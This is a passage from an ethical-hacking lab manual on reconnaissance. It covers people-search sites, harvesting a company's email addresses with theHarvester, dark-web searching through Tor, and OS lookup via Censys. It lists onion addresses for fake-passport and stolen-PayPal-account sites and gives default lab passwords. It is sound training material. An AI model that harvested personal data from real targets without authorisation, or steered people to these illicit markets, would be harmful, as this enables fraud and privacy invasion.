


Figure 2.2.3: PeekYou Search result

You can also use **pipl** (https://pipl.com), **Intelius** (https://www.intelius.com), **BeenVerified** (https://www.beenverified.com), etc., which are people search services to gather personal information of key employees in the target organization

6. This concludes the demonstration of gathering personal information using the PeekYou online people search service.
7. Close all open windows and document all the acquired information.

TASK 3 Gather an Email List using theHarvester

Here, we will gather the list of email IDs related to a target organization using theHarvester tool.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.1: Parrot Security login page

Emails are messaging sources that are crucial for performing information exchange. Email ID is considered by most people as the personal identification of employees or organizations. Thus, gathering the email IDs of critical personnel is one of the key tasks of ethical hackers.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.3.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.3.3: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Extract Email List

theHarvester: This tool gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources such as search engines, PGP key servers, and the SHODAN computer database as well as uses Google, Bing, SHODAN, etc. to extract valuable information from the target domain. This tool is intended to help ethical hackers and pen testers in the early stages of the security assessment to understand the organization's footprint on the Internet. It is also useful for anyone who wants to know what organizational information is visible to an attacker.

7. In the terminal window, type **theHarvester -d microsoft.com -l 200 -b baidu** and press **Enter**.

Note: In this command, **-d** specifies the domain or company name to search, **-l** specifies the number of results to be retrieved, and **-b** specifies the data source.




Figure 2.3.4: theHarvester search command

Note: Here, we specify Baidu search engine as a data source. You can specify different data sources (e.g., Baidu, bing, bingapi, dogpile, Google, GoogleCSE, Googleplus, Google-profiles, linkedin, pgp, twitter, vhost, virustotal, threatcrowd, crtsh, netcraft, yahoo, all) to gather information about the target.

8. theHarvester starts extracting the details and displays them on the screen. Scroll down to see the email IDs related to the target company from the Baidu source. It will also extract the target company hosts.

Note: Screenshots shown in this lab might differ.




Figure 2.3.5: theHarvester result showing email list and hosts

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. This concludes the demonstration of gathering an email list using theHarvester.
10. Close all open windows and document all the acquired information.
11. Turn off the **Parrot Security** virtual machine.

TASK 4 Gather Information using Deep and Dark Web Searching

The deep web consists of web pages and content that are hidden and unindexed and cannot be located using a traditional web browser and search engines. It can be accessed by search engines such as Tor Browser and The WWW Virtual Library.

Here, we will understand the difference between surface web search and dark web search using Mozilla Firefox and Tor Browser.

1. Switch to the **Windows 10** virtual machine. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
2. Open a **File Explorer**, navigate to **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Deep and Dark Web Footprinting Tools\Tor Browser**, and double-click **torbrowser-install-win64-8.5.4_en-US.exe**.
3. If the **Open File - Security Warning** window appears, click **Run**.
4. If the **User Account Control** pop-up appears, click **Yes**.
5. If the **Installer Language** window appears, select your preferred language (here, **English**) and click **OK**.
6. The **Tor Browser Setup** window appears. Follow the wizard steps (by selecting default options) to install Tor Browser.

The dark web or dark net is a subset of the deep web, where anyone can navigate anonymously without being traced. Deep and dark web search can provide critical information such as credit card details, passports information, identification card details, medical records, social media accounts, Social Security Numbers (SSNs), etc.

7. After the installation is complete, click the **Finish** button to launch Tor Browser.




Figure 2.4.1: Tor Browser installation complete

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Connect to Tor** window appears. Click the **Connect** button to directly browse through Tor Browser's default settings.

Note: If Tor is censored in your country or if you want to connect through Proxy, click the **Configure** button and continue.



Figure 2.4.2: Tor Browser – Connect button

9. After a few seconds, the Tor Browser home page appears. The main advantage of Tor Browser is that it maintains the anonymity of the user throughout the session.




Figure 2.4.3: Tor Browser – Home Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. As an ethical hacker, you need to collect all possible information related to the target organization from the dark web. Before doing so, you must know the difference between surface web searching and dark web searching.

TASK 4.1

Perform Surface Web Search

11. To understand surface web searching, first, minimize **Tor Browser** and open **Mozilla Firefox**. Navigate to **www.google.com**; in the Google search bar, search for information related to **hacker for hire**. You will be presented with much irrelevant data, as shown in the screenshot.




Figure 2.4.4: Normal search result

TASK 4.2

Perform Deep and Dark Web Search

12. Now switch to **Tor Browser** and search for the same (i.e., **hacker for hire**). You will find the relevant links related to the professional hackers who operate underground through the dark web.

Note: Tor uses the **DuckDuckGo** search engine to perform a dark web search. The results may vary in your environment.

13. Now, click on the toggle button that specifies the country of VPN/Proxy (here, by default **Germany** is selected) and select a relevant country (here, **Australia**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The default country of VPN/Proxy may vary in your environment, since it is randomly chosen by Tor while initiating a session.




Figure 2.4.5: VPN/Proxy setting for search

14. Search results for **hacker for hire** will be loaded, as shown in the screenshot. Click to open any of the search results (here, **https://hackerforhire.com**).

Note: Screenshots shown in this lab might differ.




Figure 2.4.6: Tor dark web search result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **https://hackerforhire.com** webpage opens up, as shown in the screenshot. You can see that the site belongs to professional hackers who operate underground.



Figure 2.4.7: hackerforhire.com website

16. Hackerforhire.com is an example. These search results will help you in identifying professional hackers. However, as an ethical hacker, you can gather critical and sensitive information about your target organization using deep and dark web search.

You can also use tools such as **ExoneraTor** (https://metrics.torproject.org), **OnionLand Search engine** (https://onionlandsearchengine.com), etc. to perform deep and dark web browsing.

17. You can also anonymously explore the following onion sites using Tor Brower to gather other relevant information about the target organization:
    - **The Hidden Wiki** is an onion site that works as a Wikipedia service of hidden websites. (http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page)
    - **FakeID** is an onion site for creating fake passports (http://fakeidskhfik46ux.onion/)
    - **The Paypal Cent** is an onion site that sells PayPal accounts with good balances (http://nare7pqnmnojs2pg.onion/)
18. This concludes the demonstration of gathering information using deep and dark web searching using Tor Browser.
19. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5 Determine Target OS Through Passive Footprinting

Operating system information is crucial for every ethical hacker. Ethical hackers can acquire details of the operating system running on the target machine by performing various passive footprinting techniques.

Here, we will gather target OS information through passive footprinting using the Censys web service.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://censys.io/domain?q=**.
2. In the **Websites** search bar, type the target website (here, **eccouncil.org**) and press **Enter**. From the results, click any result (here, **eccouncil.org**) from which you want to gather the OS details.

Note: Screenshots shown in this lab might differ.




Figure 2.5.1: Censys result about the target website

3. The **eccouncil.org** page appears, as shown in the screenshot. Under the **Basic Information** section, you can observe that the **OS** is **Windows**. Apart from this, you can also observe that the **Server** on which the **HTTP** is running is **cloudflare**.

Note: Screenshots shown in this lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5.2: Censys result - OS details

You can also use web services such as **Netcraft** (https://www.netcraft.com), **Shodan** (https://www.shodan.io), etc. to gather OS information of target organization through passive footprinting.

4. This concludes the demonstration of gathering OS information through passive footprinting using the Censys web service.
5. Close all open windows and document all the acquired information.
6. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
